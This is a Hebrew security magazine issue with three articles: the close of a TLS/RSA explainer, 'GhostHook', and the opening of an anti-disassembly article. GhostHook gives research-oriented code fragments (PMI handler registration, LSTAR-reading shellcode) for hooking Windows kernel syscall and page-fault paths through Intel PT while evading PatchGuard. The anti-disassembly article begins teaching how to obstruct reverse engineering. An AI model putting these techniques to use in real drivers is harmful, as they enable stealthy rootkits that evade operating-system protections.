שבחרנו ב-cipher suite, והודעת finish המודיעה שהתהליך הסתיים בהצלחה מצד השרת. כמו כן הלקוח יצטרף לבצע גם הוא וידוא ל-MAC ול-Hash שקיבל מהשרת.



ובסוף השלב הזה השרת והלקוח מסוגלים לתקשר על גבי תקשורת מוצפנת בהצפנה סימטרית, ללא העברה של המפתח ברשת, וללא סיכום מראש על "סוד משותף".

הרחבה על אלגורתם אוקלידס

אלגוריתם אוקלידס, הוא אלגוריתם אריתמטי המאפשר למצוא, בהינתן שני מספרים טבעיים, את המחלק המשותף המקסימלי שלהם. כפי שלמדנו קודם מחלק המשותף המקסימלי של מספרים, המסומן ע"י gcd(a,b) או בקיצור (a,b). פעולה זו מקבלת שני מספרים טבעיים, ומחזירה את המספר הגדול ביותר שמחלק את שניהם.

לדוגמה, המחלק המשותף המקסימלי של 36 ו-24 הוא 12, מאחר שהמספר מחלק את שניהם ואין מספר גדול יותר בעל תכונה זאת.

דרך אפשרית למציאת המחלק המשותף המקסימלי היא פירוק שני המספרים לגורמים ראשוניים, והכפלת הגורמים המשותפים. בדוגמה הנ"ל, הפירוק לראשוניים של 36 הוא 3×3×2×2 ושל 24 הוא 3×2×2×2, הגורמים המשותפים הם 2, 2 ו-3, ומכפלתם היא 12.

דרך זו היא אינטואיטיבית, אך אינה שימושית עבור מספרים גדולים, כי פירוק לגורמים הוא פעולה מורכבת ואין שיטה פשוטה לחישובו. אלגוריתם אוקלידס מאפשר את מציאת המחלק המשותף המקסימלי ללא פירוק לגורמים, בדרך פשוטה יחסית.

האלגוריתם מבוסס על העיקרון הבא: הוספת כפולה של אחד המספרים למספר השני, אינה משנה את המחלק המשותף הגדול ביותר (מספרים טבעיים בלבד):

$$b, c + qb = (b, c)$$

כלומר עצם זה שהוספנו את q*b לא ישנה את ה-gbc של b ו-c.

סיכום

אנו משתמשים בפרוטוקול זה באופן יום-יומי, אם בעת רכישה באתר אינטרנט, אם בעת גלישה לתיבת הדוא"ל שלנו ואם בעת שיחת סקייפ. החשיבות של הפרוטוקול הנ"ל ברורה מאוד. וכעת, לאחר קריאת המאמר אני גם מקווה שאופן הפעולה שלו בהיר ומובן יותר.

בחלק ב' של המאמר (בתקווה שאספיק לעשות זאת בזמן הקרוב), אמשיך לפרט על המשך ההתקשרות של TLS ועל הצפנות סימטריות, אולי אפילו אכתוב המשך נוסף על ההצפנות הא-סימטריות כגון Elliptic Curves.

השתדלתי להביא את המאמר בשפה פשוטה כדי שיתאים לכל קורא בכל רמת ידע. מקווה שנהנתם ☺.

תודות

תודה לרועי יעקובוביץ, לעידן כהן היקר (ובהצלחה בסטארט-אפ החדש Reflectiz), אסף כץ ודור גרינבאום על העזרה במתמתיקה.

ותודה לכסיף דקל ואפיק קסטיאל על עריכת המאמר.

מקורות מידע

- https://en.wikipedia.org/wiki/Transport_Layer_Security
- https://tools.ietf.org/html/rfc2104
- https://he.wikipedia.org/wiki/%D7%A6%D7%95%D7%A4%D7%9F_%D7%A1%D7%99%D7%9E%D7%98%D7%A8%D7%99
- https://he.wikipedia.org/wiki/%D7%9E%D7%A4%D7%AA%D7%97_%D7%A6%D7%99%D7%91%D7%95%D7%A8%D7%99
- https://he.wikipedia.org/wiki/%D7%A4%D7%A8%D7%95%D7%98%D7%95%D7%A7%D7%95%D7%9C_%D7%93%D7%99%D7%A4%D7%99-%D7%94%D7%9C%D7%9E%D7%9F
- http://www.digitalwhisper.co.il/files/Zines/0x02/DW2-1-SSL.pdf
- https://en.wikipedia.org/wiki/RSA_(cryptosystem)
- http://www.muppetlabs.com/~breadbox/txt/rsa.html

GhostHook - Hardware Based Hooking Technique

מאת כסיף דקל

קצת רקע

חברת מיקרוסופט נהגה לסבול במשך שנים רבות ממפתחים אשר ביצעו שינויי ליבה בחלקים קריטים במערכת ההפעלה חלונות, שינויים שפגעו ביציבות ובאיכות המוצר. מפתחים אלו בחרו לבצע שינויים אלו מכיוון שרצו לקבל אחיזה ושליטה טובה יותר במתרחש תחת מערכת ההפעלה. אלו פיתחו בעיקר תוכנות זדוניות (rootkits) ואף תוכנות Anti-Virus אשר ביצעו שינויים בקוד ובמבני נתונים קריטיים ב-Kernel על מנת להשיג את מטרותיהם.

כאשר קוד זדוני איכותי נטען למערכת הפעלה ומסווה עצמו היטב, לזהותו הופכת משימה מאתגרת ביותר. כך למעשה קיבלנו מציאות בה rootkits יכלו לעשות כל העולה על רוחם במערכת הפעלה לאורך זמן ובחשאיות גבוהה. כמו שצינתי קודם, לא רק תוקפים ניצלו את פונקצית שינוי גרעין מערכת ההפעלה, אלא גם חברות תוכנה כמו חברות אנטי וירוס שעשו שינויים תכופים בגרסאות השונות של מערכת ההפעלה. אלו, יחד עם התוקפים יצרו באופן עקיף נזק רב לענקית התוכנה מיקרוסופט, שכן, אי יציבות המערכת הייתה נושא שבשיגרה-דבר שלא הטיב עם מיקרוסופט ותדמיתה.

אחת מהבטחותיה הכי גדולות של Microsoft עבור לקוחותיה היא Backward-Compatibility. המשמעות של הבטחה זו היא שתוכנות אשר נכתבו לגרסה מסוימת של חלונות יעבדו גם בגרסאות חדשות יותר של מערכת ההפעלה.

כאשר יצאה גרסאת 64-bit למערכת ההפעלה חלונות, בוצעו שינויים אדירים במערכת ההפעלה. מיקרוסופט זיהתה את ההזדמנות להפטר מבעיית התאימות-לאחור מכיוון שמדובר במערכת הפעלה שונה. כלומר, קוד Kernel-Mode (דרייברים) אשר נכתב עבור מערכת ההפעלה חלונות בגרסאת 32-bit לא יכול לרוץ על גבי מכונה המריצה גרסאת 64-bit של חלונות, לכן היה אפשר לתכנן מחדש ללא משקולות מיותרות והתלות בגרסאות העבר.

אחד השינויים הקשורים בבעיית ה-Kernel Code Patching המוזכרת לעיל, היא הוספה של רכיב נוסף במערכת ההפעלה, אותו רכיב נקרא PatchGuard. תפקידו של הרכיב הוא למנוע מקוד הרץ ב--Kernel Mode לבצע Hook-ים או כל שינוי אחר בקוד של המערכת הפעלה, כפי שהיו נוהגות בעבר חברות אנטי וירוס ותוכנות זדוניות שונות.

רכיב זה נעקף מספר פעמים מאז השקתו, אך עקיפות אלו נחסמו על ידי מיקרוסופט מכיוון שרובן היו כרוכות בזיהוי של PatchGuard בזיכרון וניטרולו. עד היום, לא קיימת עקיפה ל-PatchGuard שהיא יציבה לטווח ארוך.

חשוב לציין, שלצד הקדמה במערכות 64 ביט, במערכות 32 ביט לא קיימים רכיבי PatchGuard או Code Signing. עם זאת, קיימים פיצ'רים אשר לא מחייבים תאימות לאחור כגון CALLBACKים מסוימים בקרנל אשר מחייבים Code Signing.

Intel PT הינו פיצ'ר חומרתי במעבדי Intel החדשים (יחסית) המאפשר לבצע Execution Tracing בצורה יעילה יותר מאשר פתרונות Software שונים למיניהם.

הטכנולוגיה הוצגה לראשונה במעבדי Broadwell (דור חמישי) ונתמכת במלואה במעבדי SkyLake (דור שישי).

במאמר זה אציג שיטת Hooking חדשה, המאפשרת לבצע Hook על חלקים (קטעים) קריטיים במערכת הפעלה מבלי לגרום לטריגר של PatchGuard, שמגן על המערכת בין היתר מפני Hook-ים לפונקציות Service ו-interrupt-ים.

כיצד PatchGuard עובד

תפקידו של PatchGuard הינו זיהוי של שינויים במערכת ההפעלה וניטרולם.

בזמנים אקראיים ובחלקים מוחבאים בקרנל, ידגום PatchGuard מבנים מסוימים ויתריע במידה ובוצע שינוי כלשהו, דוגמה למבנים אשר נמצאים תחת ההגנה של PatchGuard:

- טבלת ה-SSDT (ראשי תיבות של System Service Descriptor Table), טבלה המכילה את כל פונקציות ה-Service במערכת ההפעלה, למעשה קיימים מספר טבלאות כאלה ולאחרונה נוספה אחת נוספת בעקבות WSL. נושא ה-SSDT כבר נסקר כאן ב-DigitalWhisper במאמר של שחק שלו, מומלץ לקרוא למי שלא מכיר את הנושא. http://www.digitalwhisper.co.il/files/Zines/0x3A/DW58-2-KiFastHooking.pdf
- טבלת ה- IDT (ראשי תיבות של Interrupt Descriptor Table). טבלה זו מכילה את כל ה-Interrupt-ים הקיימים במערכת ואת הקוד שאחראי לטפל בהן (ISRs).
- טבלת ה-GDT (ראשי תיבות של Global Descriptor Table). סגמנטציה בזיכרון, הטבלה נועדה לתאר איזורי זיכרון עבור המעבד.
- משתנים גלובאלים בקרנל שעלולים להיות מנוצלים לרעה (למשל nt!PspPicoRegistrationDisabled).
- הקוד עצמו בקרנל, שינוי של הקוד הינו שקול במידה מסוימת לשינוי של Entry בטבלה מסוימת, למשל שינוי הקוד ב-Nt!KiPageFault שקול לשינוי הרשומה בטבלת ה-IDT.
- רשומות מסוימות ב-MSRs, למשל הרשומה 0xc0000082 אשר מחזיקה את ה-"entry point" בקרנל לפונקציות service.

ועוד.

PatchGuard מחזיק עותק ו/או Checksum של המבנים המוגנים ומנטר שינויים בזמניים אקראיים (בערך כל 5-10 דקות). אם יימצא מבנה אשר ניזוק, PatchGuard "ינטרל" את הנזק בכך שיגרום ל-bugcheck, כלומר מסך כחול (או כפי שכולנו מכירים אותו: BSoD).

למעשה, מהותו של הרכיב הוא למנוע שינויים במערכת ההפעלה, לכן, עליו להיות מוסתר היטב ומשום שאחרת יוכלו כותבי rootkitים לנטרלו ולעשות כרצונם.

כיצד Intel PT עובד

הטכנולוגיה אוספת מידע אודות ריצה של קוד על גבי כל Hardware Thread, באמצעות שימוש בחומרה ייעודית אשר גורמת לירידה מינימאלית בביצועים. כאשר הריצה מסתיימת, יוכל המשתמש לשחזר את רצף הריצה במדויק.

המידע נאסף בצורת data packets דחוסים אשר נשלחים ל-buffer מרכזי המשמש לצורכי הניטור, הפאקטות מכילות מידע אודות ה-flow של התוכנה בזמן הריצה, למשל: יעד ה-branch (קפיצה של המעבד), האם ה-branch נלקח או לא וכו'.

להלן טבלה המכילה את כל הפקודות אשר משפיעות על ה-flow של התוכנית אשר מנוטרות ונשלחות כ-data packets:

סוג	פקודה
CONDITIONAL BRANCH	JA, JAE, JB, JBE, JC, JCXZ< JECXZ, JRCXZ, JE, JG, JGE, JL, JLE, JNA, JNAE, JNB, JNBE, JNC, JNE, JNG, JNGE, JNL, JNLE, JNO, JNP, JNS, JNZ, JO, JP, JPE, JPO, JS, JZ, LOOP, LOOPE, LOOPNE, LOOPNZ, LOOPZ
UNCONDITIONAL BRANCH	JMP (E9 xx, EB xx), CALL (E8 xx)
INDIRECT BRANCH	JMP (FF /4), CALL (FF /2)
NEAR RET	RET (C3, C2 xx)
FAR TRANSFERS	INTn, INTO, IRET, IRETD, IRETQ, JMP (EA xx, FF /5), CALL (9A xx, FF /3), RET (CB, CA xx), SYSCALL, SYSRET, SYSENTER, SYSEXIT, VMLAUNCH, VMRESUME

הטכנולוגיה משמשת בעיקר עבור Performance Monitoring, Diagnostic Code Coverage, Debugging, Fuzzing, Malware Analysis ו-Exploit Detection.

קיימים שלושה סוגים שונים של ניטור:

1. ניטור כולל של כל ה-user-mode/kernel-mode (current privilege level).
2. ניטור של תהליך ספציפי (Page Map Level 4).

3. ניטור של טווחי כתובות ספציפיים (ובסוג ניטור זה נתמקד במאמר).

הסיבה העיקרית ש-Intel PT כל כך מעניין אותנו, היא שלא ניתן לזהות אותו במערכת על ידי תוכנה והוא מאפשר לנו "להשתלט" על Threadים במיקום מאוד ספציפי ואסטרטגי. בקרוב נבין כיצד ניתן לממש זאת, אך ראשית נבין מעט איך משתמשים ב-Intel PT.


ניטור לפי טווח כתובות ספציפי - במצב זה, הטכנולוגיה מאפשרת לנטר ריצה רק כאשר המעבד מריץ קוד בנמצא בטווח כתובות מסוים הנקבע על ידנו. פילטור לפי טווחי כתובות מאופשר על ידי שינוי השדות ADDRn_CFG ב-IA32_RTIT_CTL MSR כאשר האות 'n' מסמלת את מספר הטווח (ניתן להגדיר מספר טווחים), בכל אחד מהשדות האלה, קיימים "תתי-שדות" IA32_RTIT_ADDRn_A ו-IA32_RTIT_ADDRn_B אשר מסמלים את כתובת ההתחלה וכתובת הסיום. להרחבה בנושא ניתן לקרוא בפרק 35 ב- Intel 64 and IA-32 Architectures Software Developer's Manual.

פלט הניטור של Intel PT מתחלק לשני סוגים עיקריים:

1. אזור יחיד ורציף של מרחב כתובות פיזיות.
2. אוסף של אזורים בזיכרון הפיזי, בגודל משתנה. אזורים אלה מקושרים יחד על ידי טבלאות מצביעים לאזורים אלה, הנקראים טבלת כתובות פיזיות (Table of Physical Addresses או בקיצור: ToPA).

איזור זיכרון רציף - כאשר הביטים ב-IA32_RTIT_CTL.ToPA ובIA32_RTIT_CTL.FabricEn כבוים, פלט הניטור יישלח לזיכרון אחיד ורציף המוגדר ב-IA32_RTIT_OUTPUT_BASE. על מערכת ההפעלה להקצות את הזיכרון (למשל על ידי MmAllocateContiguousMemory). בשיטת פלט זו ניתן להפנות את הפלט גם לפורט MMIO או JTAG controller.

טבלת כתובות פיזיות - כאשר הביטים שהוזכרו לעיל דולקים, מנגנון ה-ToPA מופעל. המנגנון משתמש ברשימה מקושרת של טבלאות.



כל רשומה בטבלה מכילה מספר תכונות אודות אופן הניטור, מצביע לכתובת של ה-Buffer והגודל שלו. הרשומה האחרונה בטבלה תכיל מצביע לטבלה הבאה. המעבד מתייחס לאזורי הפלט השונים ב-ToPA כמאגר מאוחד. פירוש הדבר, שפאקטה אחת עשויה למלא את אזור פלט אחד שלם.

מנגנון ה-ToPA "נשלט" על ידי שלושה ערכים המנוהלים על ידי המעבד:

- **proc_trace_table_base** - הכתובת הפיזית של תחילת טבלת ה-ToPA הנוכחית. כאשר הניטור החל, המעבד יטען את הערך הזה מתוך MSR שהוזכר לעיל IA32_RTIT_OUTPUT_BASE. ובמהלך הניטור המעבד יעדכן את את הערך ב-MSR כאשר יש שינוי ב-proc_trace_table_base.

- **proc_trace_table_offset** - מכיל את הרשומה הנוכחית בטבלה שכרגע בשימוש (אשר מכילה את הכתובת של ה-Buffer הנוכחי). כאשר מפעילים את הניטור, המעבד יטען את הערך מתוך השדה MaskOrTableOffset ב-MSR שנקרא IA32_RTIT_OUTPUT_MASK_PTRS. כנ"ל לגבי ערך זה, במהלך הניטור המעבד יעדכן את הערך הנוכחי.

- **proc_trace_output_offset** - מצביע ל-offset של הכתיבה הבאה ב-Buffer, נטען מתוך השדה OutputOffset ב-IA32_RTIT_OUTPUT_MASK_PTRS.

בשונה מהראשונה, שיטת Output זו כוללת גם תכונות אשר תומכות בהשהיית והמשכת את הניטור.

על מנת להפעיל את הניטור, יש לעדכן את הערכים המתאימים לסוג הניטור שבשימוש ב-MSR שנקרא IA32_RTIT_CTL. ולאחר מכן להדליק את TraceEn.

במנגנון ToPA, כאשר ה-Buffer מתמלא או עומד להתמלא המעבד יקרא לפונקציית ה-PMI Handler (Performance Monitoring Interrupt) על מנת להודיע לנו שהבאפר מלא. אז אחרי שהבנו פחות או יותר איך Intel PT עובד, ניגש לעניין. לטכנולוגיה יש באמת שימושים נהדרים ולגיטימיים, אך עם זאת, ניתן לנצל את מנגנון ה- ToPA PMI Notify שמתרחש כאשר ה-Buffer מלא, על מנת להשיג שליטה על Threadים במקומות אסטרטגיים.

הבסיס של השיטה הזאת הוא לגרום למעבד "לקפוץ" אל קוד בשליטתנו (אל ה-PMI Handle) במיקום ספציפי, איך נעשה את זה ?

1. נקצה איזור זיכרון קטן באופן קיצוני עבור ToPA, כך המעבד יבצע Interrupt אל ה-PMI ב-no time, ניתן להשיג ייעילות גבוהה יותר באמצעות תכונה נוספת ב-ToPA בשם INT bit, כאשר ה-INT דלוק, המעבד יקפוץ אל ה-PMI Handler עוד לפני שהבאפר מלא. ניתן להרשם אל ה-PMI Handler בצורה הבאה:

```
HalSetSystemInformation(HalProfileSourceInterruptHandler,
sizeof(PMIHANDLER), (LPVOID)&hookroutine);
```

2. נפעיל את Intel PT Trace על איזור אסטרטגי בקרנל בו אנחנו מעוניינים, למשל ה-LSTAR MSR, שמחזיק את ה-kernel entry-point לפונקציות סרביס (nt!KiSystemCall64).

ניתן לקבל את הכתובת בצורה הבאה:

```
ULONG64 LSTAR = ((ULONG64(*)())"\xB9\x82\x00\x00\xC0\x0F\x32\x48\xC1\
xE2\x20\x48\x09\xD0\xC3")();
```

פקודה זו תייצר naked function עם הקוד הבא:

```
mov     ecx,0xc0000082
rdmsr
shl     rdx,0x20
or      rax,rdx
ret
```

כפי שהוזכר למעלה, ה-LSTAR יחזיר לנו את ה-kernel's EP עבור פקודות SYSCALL במערכות 64-ביט. נגדיר את הכתובות הזו ככתובת התחלה עד nt!KiSystemServiceUser ככתובת סיום. ברגע שקוד user-mode (באמצעות SYSCALL) או פונקציות ZW בקרנל יבצעו branch לטווח הכתובות האלה, המעבד יעשה tracing לריצה של הקוד.

3. משום שהקצאנו איזור זיכרון (Buffer) זעיר, הוא יתמלא ובאותו thread המעבד יבצע Interrupt אל ה-PMI Handler אשר בשליטתנו, בקוד שנמצא שם נרצה לבצע את ה-Hook ולאפס חזרה את ה-

MSRים המתאימים. במצב בו אנחנו מקבלים שליטה על ה-Thread, ניתן לשנות לחלוטין את אופן הריצה של הקוד, את האוגרים, את המחסנית ובעצם כל דבר אחר. מה שדומה מאוד להחלפת אופקודים בקוד של הקרנל או Hook-ים מסורתיים כגון החלפה של רשומה ב-SSDT וכו'.

דוגמה:

```
3: kd> k
 # Child-SP          RetAddr           Call Site
00 ffffd480`73ee3f38 fffff801`5625abf8 our_driver!HookRoutine <<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<
01 ffffd480`73ee3f40 fffff801`55ae1f97 hal!HalpPerfInterrupt+0x28 <<<<<<<<<<<<<<<<<<<<<<<<<<<<<<
02 ffffd480`73ee3f70 fffff801`55b5e60a nt!KiCallInterruptServiceRoutine+0x87
03 ffffd480`73ee3fb0 fffff801`55b5ea57 nt!KiInterruptSubDispatchNoLockNoEtw+0xea
04 ffffd480`797b38f0 fffff801`55b67b06 nt!KiInterruptDispatchNoLockNoEtw+0x37
05 ffffd480`797b3a80 00007ff8`aa8a5034 nt!KiSystemServiceUser+0xf6 <<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<
06 00000078`c1a7baf8 00007ff8`aa87dd17 ntdll!NtClose+0x14 <<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<
07 00000078`c1a7bb00 00007ff8`a6f7a31a ntdll!RtlImpersonateSelfEx+0xe7
08 00000078`c1a7bbb0 00007ff8`a7b8af95 KERNELBASE!ImpersonateSelf+0xa
09 00000078`c1a7bbe0 00007ff8`a7b74c60 CRYPT32!I_CryptIsAppContainerToken+0x5d
0a 00000078`c1a7bc30 00007ff8`a7b7403b CRYPT32!I_CertDllOpenSystemRegistryStoreProvW+0x4a0
0b 00000078`c1a7bd20 00007ff8`a7b74595 CRYPT32!CertOpenStore+0x2fb
0c 00000078`c1a7bdb0 00007ff8`a7b737ab CRYPT32!OpenPhysicalStoreCallback+0xd5
0d 00000078`c1a7beb0 00007ff8`a7b750ff CRYPT32!EnumPhysicalStore+0x67b
0e 00000078`c1a7c040 00007ff8`a7b74013 CRYPT32!I_CertDllOpenSystemStoreProvW+0x16f
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for mpengine.dll -
0f 00000078`c1a7c0f0 00007ff8`945a7fa8 CRYPT32!CertOpenStore+0x2d3
10 00000078`c1a7c180 00000000`00018000 mpengine!FreeSigFiles+0x1ef7a8
11 00000078`c1a7c188 00007ff8`00000000 0x18000
12 00000078`c1a7c190 00000000`00000000 0x00007ff8`00000000
```

הטכניקה המתוארת לעיל, ביישום הנוכחי, תעבוד בצורת race-condition, בתמונה ניתן לראות stack trace של קוד user-mode אשר קרא ל-nt!NtClose, אשר "נחטף" על ידי Intel PT.

יש לציין שכאשר המעבד יקרא לפונקציית ה-PMI שלנו זה יקרה ב-IRQL (עדיפות פסיקה) גבוה כך שאנו מוגבלים במה שאנחנו יכולים לעשות לכן כדאי להשתמש ב-WorkItem/DPC וכו'.

לצורך המחשה, את אותו דבר בדיוק ניתן לבצע עבור פונקציות IDT:

```
kd> k
 # Child-SP          RetAddr           Call Site
00 fffff801`8667bf38 fffff801`84643bf8 our_driver!HookRoutine                <<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<
01 fffff801`8667bf40 fffff801`8475ff97 hal!HalpPerfInterrupt+0x28
02 fffff801`8667bf70 fffff801`847dc60a nt!KiCallInterruptServiceRoutine+0x87
03 fffff801`8667bfb0 fffff801`847dca57 nt!KiInterruptSubDispatchNoLockNoEtw+0xea
04 ffffe400`32cd5840 fffff801`847e45b2 nt!KiInterruptDispatchNoLockNoEtw+0x37
05 ffffe400`32cd59d0 ffffa530`4ac66fb4 nt!KiPageFault+0xf2                    <<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<
06 ffffe400`32cd5b60 ffffa530`4ac663b2 win32kfull!EngTextOut+0x514
07 ffffe400`32cd6080 ffffa530`4ad3fe23 win32kfull!GreExtTextOutWLocked+0x1a92
08 ffffe400`32cd6820 ffffa530`4ac66a71 win32kfull!GrePolyTextOutW+0x123
09 ffffe400`32cd69e0 fffff801`847e5c93 win32kfull!NtGdiPolyTextOutW+0x381
0a ffffe400`32cd6a80 00007fff`daca6d04 nt!KiSystemServiceCopyEnd+0x13
0b 00000032`109bf7b8 00007fff`daae9004 win32u!NtGdiPolyTextOutW+0x14
0c 00000032`109bf7c0 00007fff`c5e35db8 gdi32full!PolyTextOutW+0x74
```

בתמונה זו אנו רואים ביצוע Hook לפונקציה nt!KiPageFault.

סיכום

ההרשמה ל-PMI Handler שקופה לאימפלמנטציה הנוכחית של PatchGuard. מכיוון שהטכניקה הזו משתמשת בחומרה על מנת לבצע Hook ולא בוצע שום שינוי למבני נתונים/קוד בקרנל, למיקרוסופט יהיה קשה מאוד לזהות ולחסום את השיטה הזו. לכן, שיטה זו תהיה עדיפה משיטות אחרות (על אף המורכבות ביישום שלה), בנוסף, ככל הנראה הטכניקה המוצעת תהיה future-proof ואמינה יותר גם עבור גרסאות הבאות של הקרנל.

על המחבר

כסיף בן 25 עובד כחוקר אבטחה בחברת CyberArk. לכל שאלה, הערה או פניה אחרת ניתן לפנות במייל: kasifdekel@gmail.com.

Anti-Disassembly

מאת טל בלום

הקדמה

במאמר זה אציג בפניכם טכניקות שונות לפגיעה בתהליך ה-Disassembly - תהליך התרגום מקוד מכונה לקוד אסמבלי וקריאתו על ידי ה-Reverser.

מטרת הטכניקות האלו היא להקשות על ה-Reverser בעבודתו ולהבין מה מבצע הקוד, בדומה ל-Anti-Debugging ו-Anti-Virtualization. אך בניגוד אליהם אין שינוי במהלך הריצה של הקובץ, אלא רק הסוואה של קוד האסמבלי מפניי חקירה סטטית. תחת ההגדרה של Anti - Disassembly יכול להיות שימוש מכוון בקוד שמטרתו להטעות את הכלי שמבצע את ה-Disassembly ובכך לגרום לתרגום לא נכון של הקוד.

ההגדרה כוללת גם ניסיון הסתרה של חלק מהקוד שמורץ וגם גרימה לכישלון של ה-Disassembler שבו משתמש החוקר לתרגם את הקובץ או לטעון אותו בכלל. נתחיל מסקירה של טכניקות פשוטות יותר, שלא מהוות יותר ממטרד בזמן ה-RE ונעבור לטכניקות ברמה יותר גבוהה שיכולות להכשיל ל-Reverser את החקירה אם הוא לא מכיר אותן.

כל הדוגמאות במאמר נכתבו באסמבלי בסינטקס של MASM וניתן למצוא אותן כאן.

Opcodes - סקירה מהירה

קוד של תוכנה הוא אוסף של הרבה הוראות למעבד. כאשר מעבד מריץ תוכנה, הוא קורא מהזיכרון את ההוראות שלה ומבצע אותן אחת אחריי השנייה.

כל הוראה כזאת מיוצגת על ידי רצף בינארי של 8 סיביות, המכיל 256 אפשרויות שונות (256=2^8) - או בייט אחד. שמטעמי נוחות מיוצג ע"י שני ערכים הקסהדצימלים (256=16^2). כלומר, כל בייט שהערך שלו הוא בין 0x00 ל-0xFF מייצג פקודת מעבד שונה. לדוגמא, בארכיטקטורת Intel x86 הערך 0x90 מתורגם במעבד לפקודה NOP.

הערך של הפקודה mov eax הוא 0xB8. כל ערך כזה, שמייצג פעולה של המעבד נקרא - Opcode operation code. כאן יש רשימה של כל ה-Opcodes בארכיטקטורת x86.

ישנם Opcodes שמקבלים Operands, כמו mov eax, שמקבלת 4 בייטים נוספים כ-Operand. ויש כאלה שלא כמו NOP. ככה שחלק מהפקודות יהיו בגודל של בייט אחד ויהיו גם כאלה יותר גדולות, בהתאם ל-Operand שהם מצפות לקבל.

לדוגמא, אם נירצה לשים את הערך 0xCAFEBABE בתוך eax, הפקודה:

```
mov eax, 0xCAFEBABE
```

תתורגם ל:

```
0xB8  0xBE  0xBA  0xFE  0xCA
```

(הערך ניראה "הפוך" בגלל שהוא שמור בזיכרון בפורמט Little endian)

כלומר, כאשר המעבד מריץ את הערך 0xB8 הוא יודע שעליו להכניס את 4 הבייטים הבאים בקוד לתוך האוגר eax. ולאחר מכן ממשיך להריץ את מה שנמצא בבייט שאחריהם.

המטרה של Disassembler היא לקרוא את רצף הבייטים - קוד המכונה שממנו תוכנה מורכבת ולתרגם אותם לפקודות האסמבלי המתאימות.

Linear disassembly vs Flow-oriented disassembly

Linear Disassembly היא שיטה שבה ה-Disassembler עובר מתחילת הקוד ועד סופו על כל התווים ומתרגם אותם לפי הסדר שהם כתובים.

השיטה הזאת לא באמת עובדת ולא משתמשים בה כי הרבה פעמים, גם בקבצים שלא מנסים להטעות את ה-Disassembler, ב-Code section יהיה כתוב לעיתים מידע שהוא לא פקודות. כמו שימוש ב-function pointer table - עליו ארחיב בהמשך, או סתם שמירה של מחרוזת בתוך ה-Code section. דבר כזה יגרום ל-Linear disassembler לפיענוח מוטעה של ערכים שהם בעצם לא מסמלים פקודות ואף פעם לא ירוצו ע"י המעבד וגם לטעויות בפיענוח הקוד שמגיע אחריו.

השיטה שבה משתמשים היום ה-Disassembler-ים היא Flow-oriented. בשיטה זו ה-Disassembler מתחיל לפענח מהפקודה הראשונה שתרוץ - ה-Entry point וכאשר הוא עובר על הפקודות, הוא לוקח בחשבון את הקפיצות ועל פי הזרימה של התכנית מרכיב רשימה של אזורים לפענח.

בשיטה זו, ה-Disassembler לא ינסה לפענח מידע שלא מורץ וימנע טעויות.

```
.text:00401000                          public start
.text:00401000                  start   proc near
.text:00401000 6A 00                    push    0               ; uType
.text:00401002 EB 08                    jmp     short loc_40100C
.text:00401002                  ; ---------------------------------------------------------------------------
.text:00401004                  ; CHAR Caption[]
.text:00401004 48 65 6C 6C 6F 00Caption         db 'Hello',0            ; DATA XREF: start:loc_40100C↓o
.text:0040100A                  ; CHAR Text[]
.text:0040100A 21 00            Text            db '!',0                ; DATA XREF: start+11↓o
.text:0040100C                  ; ---------------------------------------------------------------------------
.text:0040100C
.text:0040100C                  loc_40100C:                             ; CODE XREF: start+2↑j
.text:0040100C 68 04 10 40 00                   push    offset Caption  ; "Hello"
.text:00401011 68 0A 10 40 00                   push    offset Text     ; "!"
.text:00401016 6A 00                            push    0               ; hWnd
.text:00401018 E8 07 00 00 00                   call    MessageBoxA
.text:0040101D 6A 00                            push    0               ; uExitCode
.text:0040101F E8 06 00 00 00                   call    ExitProcess
.text:0040101F                  start           endp
```

כפי שניתן לראות בדוגמא, IDA הצליחה לסווג בהצלחה את הקוד כקוד ואת המחרוזות כמחרוזות. זאת הודות לכך שכאשר ה-Disassembler הגיע לפקודה jmp ב-00401002, הוא המשיך לפענח מהמקום אליו קופצים - 0040100C ולא את 00401004, כי הוא לא חלק מהזרימה של התוכנית, היא לא תריץ אותו.

כך היה ניראה פיענוח הקוד אם IDA הייתה עובדת כ-Linear Disassembler:

```
.text:00401000                          public start
.text:00401000                  start   proc near
.text:00401000 6A 00                    push    0               ; uType
.text:00401002 EB 08                    jmp     short near ptr loc_40100B+1
.text:00401004                  ; ---------------------------------------------------------------------------
.text:00401004 48                       dec     eax
.text:00401005                          db      65h
.text:00401005 65 6C                    insb
